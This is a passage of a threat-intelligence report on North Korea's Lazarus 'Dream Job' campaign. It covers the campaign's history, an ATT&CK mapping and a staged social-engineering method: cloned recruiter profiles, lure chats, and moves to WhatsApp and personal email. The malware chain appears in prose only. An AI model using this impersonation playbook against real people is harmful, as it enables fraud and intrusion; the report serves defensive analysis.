



Operation 'Dream Job'

Widespread North Korean Espionage Campaign

August 2020

TLP: White

Contents

Executive Summary.....	4
Lazarus / Hidden Cobra – a North Korean APT group.....	5
Previous research	6
Lazarus’ attack against an Israeli defense company in 2019	6
Operation In(ter)ception: ESET’s research on Lazarus’ attacks published in June 2020.....	7
Operation North Star: McAfee’s research on Lazarus’ attacks published in July 2020	8
Attack Vector – Job Seekers’ Recruitment Campaign	9
Tools Used by the Espionage Group in the “Dream Job” Campaign	11
Tools and Offensive Techniques Categorized with MITRE ATT&CK	11
Social Engineering Attack Infrastructure.....	14
Introduction	14
Social Engineering methods used to Establish a Credible Attack Infrastructure.....	14
First Stage – Creating a Reliable Fictitious Entity	14
Second Stage – Luring the victim via a Job Posting	16
Third Stage – Attacker-Victim Communication	17
Attack Scenarios and Tools Analysis.....	21
Introduction	21
First Stage – Infection	22
First infection scenario – PDF files	24
Second infection scenario – DOC files	27
Third infection scenario – DOTM files.....	28
Second Stage – LNK and DLL Files.....	28
The LNK File	29
DBLL Dropper	29
Third and Fourth Stages.....	30
General Overview	30
Technical Analysis.....	30
Fifth Stages – Additional Tools.....	33
Attribution.....	35
Introduction	35
Code Overlap	35

Source Code Overlap.....	35
Similarities to known Lazarus Attack Tools and Advancement of Known Attack Methods New Attack Techniques	36
Techniques, Tactics and Procedures.....	37
Target Sectors.....	38
Summary and Insights	39
About the Attacker	39
Social engineering.....	39
Recommendations	41
Social Engineering.....	41
Attack Mitigation.....	41
Indicators of Compromise.....	43
Hashes.....	43
C2 Compromised Addresses.....	45

Introduction

Executive Summary

During June-August of 2020, ClearSky's team had investigated an offensive campaign attributed with high probability to North Korea, which we call "Dream Job". This campaign has been active since the beginning of the year and it succeeded, in our assessment, to infect several dozens of companies and organizations in Israel and globally. Its main targets include defense, governmental companies, and specific employees of those companies. Throughout the campaign, the North Korean "Lazarus" group (aka HIDDEN COBRA) succeeded in manipulating the targets with a "dream job" offering, which was sent to the employees of said targets. **The "dream job" is supposedly sent on behalf of some of the most prominent defense and aerospace companies in the US, including Boeing, Lockheed Martin, and BAE.** The infection and infiltration of target systems had been carried out through a widespread and sophisticated social engineering campaign, which included: reconnaissance, creation of fictitious LinkedIn profiles, sending emails to the targets' personal addresses, and conducting a continuous dialogue with the target – directly on the phone, and over WhatsApp. Upon infection, the attackers collected intelligence regarding the company's activity, and also its financial affairs, probably in order to try and steal some money from it. **The double scenario of espionage and money theft is unique to North Korea, which operates intelligence units that steal both information and money for their country.**

In recent months, two parallel investigations, by ESET and McAfee, have been published, presenting attacks by the group against similar targets in other regions of the world. These publications contain several overlaps with the attack scenarios that we present in this report. In this report, we explain how the attack was conducted – with LinkedIn as the main attack and manipulation platform – and reveal the main infection scenarios of "Dream Job", including social engineering tactics and the malware used by the attackers. **We assess this to be this year's main offensive campaign by the Lazarus group, and it embodies the sum of the group's accumulative knowledge on infiltration to companies and organizations around the globe.** In our estimation, the group operates dozens of researchers and intelligence personnel to maintain the campaign globally.

In 2019, we have revealed evidence of Lazarus' attack in Israel, whereas the North Korean espionage group had attempted to infiltrate the network of an Israeli defense company, and since this attack we have been monitoring the group's activity in Israel. In recent months, we have succeeded in identifying new indications of the group's activity in Israel. This report summarizes the investigation we have conducted, with the help of our customers, and though which we have revealed and analyzed several attacks conducted by the group. In the report we present the campaign's attack scenarios, which include sending a bait to download a file, supposedly containing details of a "dream job" in well-known organizations, mainly in the aerospace sector.

This report’s main findings include:

- **Social engineering chapter**, which presents the stages to targets’ infection and the social engineering tactics used to manipulate it.
- **Offensive tools’ analysis chapter**, which surveys the three infection scenarios in this campaign:
 - Infection through a malicious PDF file in an open-source PDF reader, which was altered to fit the group’s needs. This is the first time this scenario is revealed publicly.
 - Infection through a Dotm file, which is downloaded from a breached server, takes the place of the original file, and runs a malicious macro on the target
 - Infection through a Doc file containing a malicious macro.

Lazarus / Hidden Cobra – a North Korean APT group

The Lazarus group, also tracked as APT38 and HIDDEN COBRA, and two affiliated sub-groups Bluenoroff and Andariel¹, are North Korean espionage groups which gained notoriety for the first time in 2014, following the Sony breach. That breach was an act of revenge to produce a comedy movie, “The Interview”, which was seen by Pyongyang as a threat and humiliation for its leader². As a result, most of Sony’s IT infrastructure has been deleted, and the company’s activities were out of order for several months. In 2017, the group had conducted one of the most significant ransomware attacks in history; the attack, named WannaCry, halted the work of dozens of companies around the world, and caused billions of dollars in direct and indirect damages. The attack placed North Korea as a prominent threat in cyberspace³.

However, Lazarus’ main activity lies in the financial domain. The group’s activity appears to be a part of North Korean government’s effort to circumvent the long-standing sanctions placed mainly by the United States and the United Nations. Indeed, according to one of the UN’s reports from August 2019, the group succeeded in stealing more than 2 billion dollars to finance Pyongyang’s nuclear program⁴. The group stands behind several significant cyber heist attempts, while the most well-known is the attack on the central Bangladeshi bank, resulting in theft of 81 million dollars⁵. Originally, the group tried to steal a sum as high as 950 million, but the attack was hamstrung by a human error of the attackers. Another attack, which was tied to Lazarus and is particularly interesting in the context of this report, took place in 2019 against Redbanc⁶, a company that connects the clearing infrastructure of Chile’s banks. One of the attack’s characteristics, which was not seen in Lazarus’ attacks until then, was

¹ attack.mitre.org/groups/G0032/

² en.wikipedia.org/wiki/Sony_Pictures_hack

³ 38north.org/2020/02/skleineahlbrandt022820/

⁴ reuters.com/article/us-northkorea-cyber-un/north-korea-took-2-billion-in-cyberattacks-to-fund-weapons-program-u-n-report-idUSKCN1UV1ZX

⁵ reuters.com/article/us-cyber-heist-bangladesh-northkorea/cyber-security-firm-more-evidence-north-korea-linked-to-bangladesh-heist-idUSKBN1752I4

⁶ zdnet.com/article/north-korean-hackers-infiltrate-chiles-atm-network-after-skype-job-interview/

a **direct contact with the target**. The attackers had impersonated HR hiring personnel and conducted interviews, also in Spanish, with the victims, mostly on Skype. Maintaining direct contact, beyond sending phishing emails, is relatively rare in nation-state espionage groups (APTs); however, as it will be shown in this report, Lazarus have adopted this tactic to ensure the success of their attacks.

In 2019, the group seemed to have shifted its focus from classical financial institutions to cryptocurrency exchanges and development of offensive tools for Mac and Linux operational systems, in addition to the known tools for Windows. The group’s most widespread attack scenario has been creation of an internet page for a front company which deals, supposedly, with cryptocurrency trading. At that page, the victim could download a trading app, which was indeed installed on the victim’s computer, but alongside it was also installed a tool that collected information on the victim. Kaspersky called the campaign “AppleJeus”⁷.

The group’s variety of tools and its determination attracted the attention of American intelligence and law enforcement agencies, manifested in sanctions⁸ (some of which were already in effect because of the group’s affiliation with North Korea) and publication of tools related to the group⁹. Lazarus is one of the groups, which the US focused on specifically, as part of its Cyber Command and the Department of Homeland Security’s effort to hamstring offensive cyber infrastructures of rival countries.

Previous research

Lazarus’ attack against an Israeli defense company in 2019


One of the group’s first targeted attacks, identified by us in March 2019 and tied to it based on similarity in technical details, targeted an Israeli security company. During the campaign, an email has been sent, in flawed Hebrew, to one of the company’s employees. The sender’s address was from within the company, meaning the attacker had already gained access to one internal email address at least. To the email was attached a WinRAR archive, vulnerable to the CVE-2018-20250¹⁰ vulnerability, which ran a malicious file in parallel to the archive’s opening.

⁷ securelist.com/operation-applejeus/87553/
securelist.com/operation-applejeus-sequel/95596/

⁸ home.treasury.gov/news/press-releases/sm924

⁹ us-cert.cisa.gov/northkorea

¹⁰ nvd.nist.gov/vuln/detail/CVE-2018-20250



The malicious email in Hebrew

The malicious executable, run in parallel to the archive file, is a small and basic backdoor, which collects information on the infected computer, apparently for value assessment before further infection, and reports to several hardcoded command-and-control (C2) servers. The tool uses a forged User-Agent of the following form:

Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)

A code check performed with Intezer Analyzer revealed some similarity between the source code of the malware that we have found, and known Lazarus samples, specifically those identified in another campaign, from 2018. The campaign analyzed and named "Operation Sharpshooter"¹¹ by McAfee, had targeted 87 organizations in 24 countries in the defense, communications, and energy (also nuclear) sectors. That campaign's scenario was different from the one we have found, but code similarity and the connection to a campaign with similar targets strengthened the connection to Lazarus.

Operation In(ter)ception: ESET's research on Lazarus' attacks published in June 2020

In June 2020, ESET has published a research¹² on the group's campaign, which attacked defense and aerospace companies in Europe and the Middle East, between September and December 2019. The campaign, which was named "In(ter)ception" after one of the malicious files downloaded by it, made wide use of social engineering and relied on a modular malware to collect reconnaissance on target networks. We present the main findings of the ESET report, because it served as a basis for our research and because it depicts one of the scenarios that we have identified in Israel as well.

According to ESET, the attackers made initial contact with the targets through LinkedIn. The attackers created profiles impersonating HR recruiters from international companies in the defense and aerospace sectors. The copycat profiles sent job offers to the targets, and if those showed interest, a

¹¹ mcafee.com/enterprise/en-us/assets/reports/rp-operation-sharpshooter.pdf

¹² welivesecurity.com/2020/06/17/operation-interception-aerospace-military-companies-cyberspies/

password-protected archive was sent directly or through OneDrive. Upon verifying the activation of the file (the target asked, “what is the password?”), the copycat profiles were deleted. In the archive was a LNK file, which runs several commands in the command line: first, a remote PDF is opened and presented to the target, for distraction; second, a new folder is created, to which a WMI command line file is copied under a different name; finally, a scheduled task is created, in order to ensure initial persistence on the infected computer.

Upon gaining initial access and collecting basic information on target computer – mostly network mapping through Active Directory querying – the attack continues. Through the scheduled task, an XSL script is downloaded from an attacker-controlled server; this script downloads the data needed to create and load the downloader, decodes it from base64 with *certutil* and loads the resulting malicious DLL. The DLL, which is the downloader for the main tool, downloads the tool’s source code from the C2 server and loads it in memory. Because each downloader contains the unique key required to decrypt the main tool, it is possible that there are several scenarios with potentially different keys and tools (ClearSky research indeed found additional scenarios).

The main tool, a DLL, can fingerprint the target computer, and communicate and work with the configuration file and the modules that are downloaded from the C2 server and add more capabilities to the tool. The tool can report the list of existent modules back to the operator, probably to allow capability assessment. Each module can contain up to 4 functions, while several modules can be active at the same time. Also, all the tool’s capabilities are initiated as classes during the bootstrapping phase, therefore the modules activate capabilities by using the corresponding classes. Finally, the collected information is packed in a RAR archive and uploaded to Dropbox.

Although the main goal of the campaign appears to be espionage, the attackers were seen exploiting the access and the information on the infected computers to conduct business email compromise (BEC) fraud. The attackers identified on infected computers information about some invoices to pay, created domains and email addresses to resemble the infected organization, and sent messages, demanding to pay the invoices to the new addresses. Although this scam did not work, this combination of information and money theft is rare and characterizes the North Koreans.

Operation North Star: McAfee’s research on Lazarus’ attacks published in July 2020

In July 2020, another research¹³ has been published, by McAfee, which presents another attack scenario of the “Dream Job” campaign. Although McAfee did not associate the scenario, they have found with ESET’s research, they did attribute the campaign to Lazarus and pointed out the similarities with the scenario ESET have found. Through the scenario identified by McAfee, job offerings in the aforementioned sectors were sent as malicious Docx files, which presented the target with decoy documents and downloaded a malicious file template as well. The malicious template, a file with the Dotm extension, injected a malicious DLL library to the target computer, in order to conduct basic reconnaissance on it.

¹³ mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true/

The malicious library, which was hardcoded in the template, is a “doctored” version of some legitimate library, mostly of SQLite. In other words, the injected library is originally benign, and it was altered with malicious functions which, as mentioned, collect initial information on the target, for further evaluation. In order to load the malicious functions of the library, the template contains a VBA script. Which not only contains the instructions to load the library, but also two of the five parameters required to do it. When two parameters form the script, and three parameters from the library’s source code are present, the malicious functions load properly. It is interesting to note, that the library uses only two parameters, however all five must be present. For additional camouflage, when the library connects to the C2 server, it mimics the computer’s User-Agent, and if none found – it mimics Mozilla’s default User-Agent.

Simultaneously with those actions, the malicious template also creates a LNK shortcut in the Startup folder of the infected computer, thus ensuring persistence; this is in contrast with ESET’s findings of a scheduled task as persistence mechanism.

Attack Vector – Job Seekers’ Recruitment Campaign

Impersonation of recruitment managers and reaching out to job seekers is a popular practice among APT groups that rely on social engineering. Since the beginning of 2020, Lazarus also operates a campaign the focuses on enticing job seekers with attractive places. However, North Korea is not the only state that uses this tactic: Iran – and APT33 in particular – operates a widespread campaign that focuses on recruiters’ impersonation too¹⁴.

The use of this method of reaching out to the target with a tempting offer gives the attackers several advantages:

1. Creating a personal connection with the target and creating a false feeling of benefit from the conversation.
2. Approaching an employee with a tempting job offer limits the target’s ability to speak about it with colleagues and prevents information sharing that could jeopardize the whole campaign.
3. The need of discretion is an important component of this process, because the attacker can manipulate the target to do certain actions under the pretense of discretion, for example sending an infected file to the target’s personal email address (also bypassing corporate security solutions).

In recent months, and especially since the beginning of the COVID-19 pandemic, there was an uptick in the will of employees to join big, stable working places with better conditions (a “dream job”). This tendency characterizes periods of crisis and adds to the attackers’ ability to “press on sensitive spots” of their targets and persuade them to continue with the infection. Working remotely is another

¹⁴ fireeye.com/blog/threat-research/2017/09/apt33-insights-into-iranian-cyber-espionage.html

important component of the attackers' ability to impersonate persons that the targets have never met, because many business connections are virtual now.

However, such social engineering tactics also have their deficiencies. For the attack to succeed, the attacker is almost completely dependent on the target and its cooperation. The attacker needs to employ sophisticated manipulations of deception and persuasion, because any little suspicion may lead to fail and wasted means. The attackers are in risk of their infected files being opened on a cellphone or in a house network rather than the corporate, which will lead the attackers to a dead end.

Tools Used by the Espionage Group in the “Dream Job” Campaign

In “Dream Job” campaign, the group used a variety of tools to infect the target and secure a “foothold” in the infected organization. The main part of our review of the campaign deals with the different tools and social engineering tactics which made the target open the infected file on their computer.

Most of the employed tools were developed by the group itself, and some legitimate tools have been modified as well to fit the group’s goals. However, we saw that when the group fails to activate and operate its own tools, it turns to publicly available tools, some of which are not free. The tools used by the group may be divided into several groups:

1. **Self-developed tools** – tools ingeniously created for this particular campaign. In this campaign we have identified several such tools, while most of them are files intended to infect the target computer. Following is a categorized list of those tools:
 - a. **Offensive tools:**
 - i. **DBLL Dropper** – a DLL file suited for both 32 and 64-bit systems. Those files install the malicious EXE, which is the main RAT. We have called it like that because its extension is, mostly, .db.
 - ii. **DRATzarus** – a self-developed RAT, installed from DBLL Dropper. This file shares similarities with a RAT developed by a group called “Bankshot”, and it allows the attackers to install different open source tools.
 - iii. **LNK file for redundancy** – file which allows the attackers to re-install the malware on target computer and maintains their “foothold” on the target.
 - b. **Attack methods:**
 - i. **A malicious macro embedded in Doc and Dotm files** – a malicious piece of code that installs three files used in the second stage of the infection.
 - ii. **A Docx file with a malicious template (Template injection)** – a file that downloads the malicious file from the C2 server, which is a breached site, and activates it (the malicious file) instead of the original Docx file.
2. **Open source tools** – tools used by the group in the fifth stage (when it fails to operate on the target computer). These tools are used to harvest high-privilege credentials on the target, maintain persistence etc. Some of those tools were bought by the group.

Tools and Offensive Techniques Categorized with MITRE ATT&CK

The different tools and techniques used by the group are divided in the following table into two types:

1. **Intrusion** – the initial penetration stage. At this stage, the attackers lure the target, through social engineering, to open the infected file on the target’s computer at work, all this while studying the target’s routine.

2. **Exploitation** – upon successfully enticing the target to open the infected file, the attackers install the RAT and secure their foothold in the organization.

The following table shows the overlaps between the tools and techniques that we have found in the campaign and those used by the Lazarus espionage group.

Kill Chain Phase	Techniques, Tools and Procedures	Title	MITRE ATT&CK
Intrusion	Technique	Social media impersonation – LinkedIn	Build social network persona – T1341
	Technique	Social engineering methods – communication with the victim, phone calls, WhatsApp's conversations	Conduct social engineering – T1268 User Execution: Malicious File – T1204.002
	Technique	Spear phishing	Phishing: Spear phishing Attachment – T1566.001
	Procedures	Using file hosting services like DropBox and OneDrive	Adversary OPSEC – TA0021 Acquire and/or use 3rd party software services – T1308
	Technique	Sending decoy file	Obfuscated Files or Information - T1027
	Procedures	Archives (WinRAR or 7-ZIP)	Data Compressed – T1002
Exploitation	Technique + Tool	Anti VM	Virtualization/Sandbox Evasion: System Checks – T1497
	Tool	Template injection - downloading files from C2	Exfiltration Over C2 Channel – T1041 Template Injection – T1221

	Tool	Visual Basic Macro code – Embedded in a DOC / DOTM file	Scripting - T1064 User Execution: Malicious File – T1204.002
	Techniques	Communication with C2	Web Service – T1102
	Tool	Modified Sumarta PDF reader	User Execution: Malicious File – T1204.002 Exploitation for Client Execution – T1203
	Tool	DBLL Dropper	Hijack Execution Flow: DLL Search Order Hijacking – T1574.001
	Tool	LNK file	Hide Artifacts: Hidden Files and Directories – T1564 Boot or Logon AutoStart Execution: Shortcut Modification – T1547.009
	Tool	RATzarus	Remote Access Software – T1219 Similarity with Bankshot – S0239
	Tool	Open source tools such as Wake-On-Lan, Responder.py and ChromePass	Remote Access Software – T1219 Credentials from Password Stores: Credentials from Web Browsers - T1555.003

Social Engineering Attack Infrastructure

Introduction

To gain control over the victim machines, Lazarus used social engineering techniques. Attackers use such techniques to disguise themselves as colleagues, legitimate service providers etc. thus luring users into disclosing private account information or granting the attackers access to machines or resources, without having to find and exploit a vulnerability. Lazarus is known for its focus on social engineering and its development of advanced fraud operations. In early 2019, the group executed an attack against Redbanc – a Chilean interbank network that connected all of the country's ATM machines together – by establishing direct contact with the victim. The attackers impersonated Human Resources recruiters of grand corporates and conducted job interviews with their victims, over the phone and even via Skype, in both English and Spanish.

During our research we uncovered social engineering techniques utilized by the group in this campaign, meant to persuade the victim to open a malicious file using his personal or corporate computer. Similar to the Redbanc campaign, we found evidence to the use of LinkedIn as part of the fraud operations carried out in this campaign. The attackers had long conversations with the victims, lasting several days to several weeks, during which they utilized techniques meant to lend them credibility.

The following is a summary of all social engineering techniques used by the group:

1. Creating a fictitious profile impersonating a legitimate company employee (e.g. Boeing) relevant to the potential victim's background.
2. Joining the potential victim's social circles by adding its friends on social media, thus establishing trust and reliability.
3. Initiating primary contact in English and having a conversation in which the victim is offered to start a discreet recruitment process for a covered position in their company.
4. An extensive correspondence with the victim, that sometimes lasts days and even weeks, including phone calls and WhatsApp texts. Accompanying the target throughout the actual infection process, in which a malicious file is sent to the victim.

Social Engineering methods used to Establish a Credible Attack Infrastructure


First Stage – Creating a Reliable Fictitious Entity

As mentioned in the above introduction, Lazarus group usually initiates contact with its victims using fictitious accounts allegedly belonging to recruitment experts in various companies, usually companies affiliated with the aviation and defense sectors such as Boeing and Lockheed Martin. In the researched campaign Lazarus uses LinkedIn accounts – an informed choice as LinkedIn is a business and employment-oriented media most often used by job seekers and recruiters. Furthermore, in many cases no validation process precedes the approval of new friends. Low awareness and lack of


Operation 'Dream Job'

validation techniques make it easy for the attackers to create multiple fictitious entities and establish the impression that the attacker's entity is part of your business-related social circle. This process can easily take place using Twitter as well, unlike Facebook.

First Stage – Impostor Recruiter Account via LinkedIn



Upon creating a fictitious profile, the attacker adds to its account friends from the alleged company for which he works (e.g. Boeing) as well as from the victim's workplace to maximize its credibility and minimize the target's suspicion. Fictitious entities are not created in masses – they are carefully tailored to the victims and the operation designed for them, based on extensive reconnaissance research. During our investigation we were able to identify several tailored fictitious accounts. In some cases, Lazarus attackers create an entirely new entity whereas in others they base their account on a real profile found on the media. In these cases, the impostor account is fully copied from the real profile. For example, an account impersonating a Human Resources recruiter from Boeing can be created based on a real recruiter's account, and a simple Google search would lead to both the real and fictitious accounts. Unlike the original profile, the fictitious one would contain numbers in its URI, instead of a full name, as can be seen in the below Google search screenshot.



Following is an example of a profile created to attack employees of defense companies in Israel:

1. The real profile of a recruiter from Boeing:


Real: <https://www.linkedin.com/in/danakurek>

www.linkedin.com › danakurek ▼

Dana Lopp - Senior Manager, Global Talent ... - LinkedIn

Senior Manager, Global Talent Management at The Boeing Company. Boeing University of Iowa - Henry B. Tippie College of Business. Greater Chicago Area ...

Greater Chicago Area - Senior Manager, Global Talent Planning & Acquisition - Boeing



Message View in Sales Navigator More...

Dana Lopp · 3rd

Senior Manager, Global Talent Management at The Boeing Company

Greater Chicago Area · 500+ connections · [Contact info](#)

Boeing

University of Iowa - Henry B. Tippie College of Business

2. The fake profile that apparently was deleted after the attackers finished the impersonation


Fake: <https://www.linkedin.com/in/dana-lopp-4132121b0>

www.linkedin.com › dana-lopp-4132121b0

Dana Lopp - Senior Manager, Global Talent Planning ...

Manage the client facing HR Client Services team for Boeing Global Services with responsibility for integrated solutions around Talent Management, People ...

Greater Chicago Area - Senior Manager, Global Talent Planning & Acquisition - Boeing



Second Stage – Luring the victim via a Job Posting

Once a reliable fictitious entity has been created – a process which could take weeks, if not months – the attackers reach out to the victim using the profile, offering them a job at the company for which they allegedly recruit. The attackers offer the victim to begin a discreet recruitment process which

discussing the position and process in detail. Below here is a simulation of an initial correspondence between Lazarus attackers and a victim via LinkedIn.

Second Stage – Approaching the Target



Third Stage – Attacker-Victim Communication

The communication about the job offer between the attacker behind the fictitious profile and the victim can take weeks in not months. As the attackers initiate the contact, the in many cases the victim is not looking for a new job or willing to leave its current position, the collaboration is not instant. Significant persuasion efforts may be required to get the victim to review the offer tailored for them.

Third stage – Attacker-Victim Communication



Unlike other known attack methods, in which most of the efforts are invested in the primary contact, in this attack scenario efforts and resources are put into both the entity creation and the communication with the victims. Even if the victim is not interested in the position offered by the attacker, he is persuaded to fully review the details of the eligible position offered exclusively for him before making up his mind and taking the final decision. The job offer is tailored and discreet – increasing its reliability and decreasing the suspicion that a targeted attack is taking place. The discretion enables the attacker to negotiate with the attackers in length, as its current position is not endangered by the process.


The communication begins in the social media, but swiftly proceeds over the phone via WhatsApp, or by the victim's personal email, allegedly to ensure discretion. In reality, the transition is meant to bypass security mechanisms and software implemented on the victim's company account. The use of an instant messaging application to conduct phone calls – in this case WhatsApp – as part of the attack process is unique to this campaign and has not been exposed before. It is a risky choice and a highly sensitive operation, as the use of the wrong slang or accent can expose the entire operation. Phone

calls take place in later stages as well, when the victim encounters technical problems running the malicious files on his machine – further information can be found below in the next chapter of the report.

Sample initial correspondence between the attackers and the victim over WhatsApp (the mistakes appear in the source):

Victim

Attacker



Hi 14:28

Hi 14:28

How are you? 14:29

Fine thanks, You? 14:29

Very good. Thanks. 14:29

We are looking forward to you working with us 14:29

What do you have to offer? 14:30

We can give you your dream job you want 14:30

How is your job better? 14:30

Perhaps your salary will be more 14:31

What job are you offering? 14:31

Legal Operations Manager in MUT Aero Engines.
(JOB DESCRIPTION IN GERMAN) 14:31

(Email address) 14:34

I will translate to English for you...
What is your Email address 14:32

14:34

I translate to English and more, I can
send to you by tomorrow 14:35

14:35

I sent Job Description to you.
Please check it. 16:30

14:35

Next Day

14:35

Did you check it?
Thank you. 14:29


I have read the document, the job
looks interesting. I'd like to get
more details about the salary 14:29

Fourth Stage – Infection with Malware

After gaining the victim's trust and persuading him to accept the job offer details, the attackers send the victim a file using the storage services OneDrive or Dropbox. The attackers attempt to make the victim download the file at his workplace – they do so by studying his daily routine and sending the file at a carefully selected time. Please note that up until this stage, the attackers avoided using the target's corporate email account. Upon accessing the storage server, the victim downloads an archive file from which the malicious files are extracted. The file names match the company and position discussed before, and the attackers verify with the victim that he has indeed accessed the file.

At this point, the attackers abruptly cease all communication with the victim. They also close and delete profiles used to contact the victim.

Forth Stage – Malware Infection



Attack Scenarios and Tools Analysis


Introduction

In the last chapter we have reviewed the social engineering scenario the attackers employ to gain the victim's trust and send the infection file. During analysis conducted on our customers, we have identified five stages to the attack – from the moment the victim receives the malicious file to the installation of tools on their computer. Following is the summary of the five stages:

1. First Stage – at this stage, the attackers continue the social engineering and manipulate the target to open the malicious file on target computer. This is the only stage where we have identified different scenarios – the three infection scenarios will be detailed further. In the first infection scenario, the group uses malicious PDF files and a PDF reader altered for the group's needs, while in the second and third scenarios the group uses doc files with an embedded malicious macro code. In ESET's June report, a similar scenario was revealed, which uses PDF files as decoys; however, in our research we have identified new infection scenarios. Another characteristic we have seen is the variety of the decoy documents: it seems that the attackers fit the files for each target.

Details on the three infection scenarios:

